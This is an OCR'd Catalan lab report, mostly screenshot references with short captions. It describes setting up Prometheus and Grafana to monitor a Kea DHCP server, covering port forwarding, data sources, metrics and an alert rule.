
! Com faig servir una xarxa NAT, haig de afegir-hi els ports per a fer accessibles els serveis de Prometheus i Grafana:




Ricard Sala Nikitin

Ara, quan accedeixo a la ruta “http://localhost:9090/targets” accedim al nostre panel de administració de prometheus

com veiem, apareixen els dos contenidors que hem creat previament. Obviamnent, el segon esta down perque encara no el hem iniciat:




I amb “http://localhost:3000” accedim al panell de grafana:




Ricard Sala Nikitin

Part 3


Accedeixo al meu dahsboard de Grafana:







Ricard Sala Nikitin

Afegeixo “Prometheus” al meu Grafana com a “data source”, que es lo que ens permetra més endavant carregar les metriques i dades del servidor kea:










Ricard Sala Nikitin


Ara, anem a veure les metriques que hem anat guardant abans, veiem les 3 fonts de dades que més ens interessen per al monitoratge:









Ricard Sala Nikitin







Ara anem a cambiar el contingut del fitxer “prometheus/alert-rules.yml”:




Ara, apliquem els canvis i reiniciem Prometheus:



Ricard Sala Nikitin




Com veiem l'alerta està inactiva.



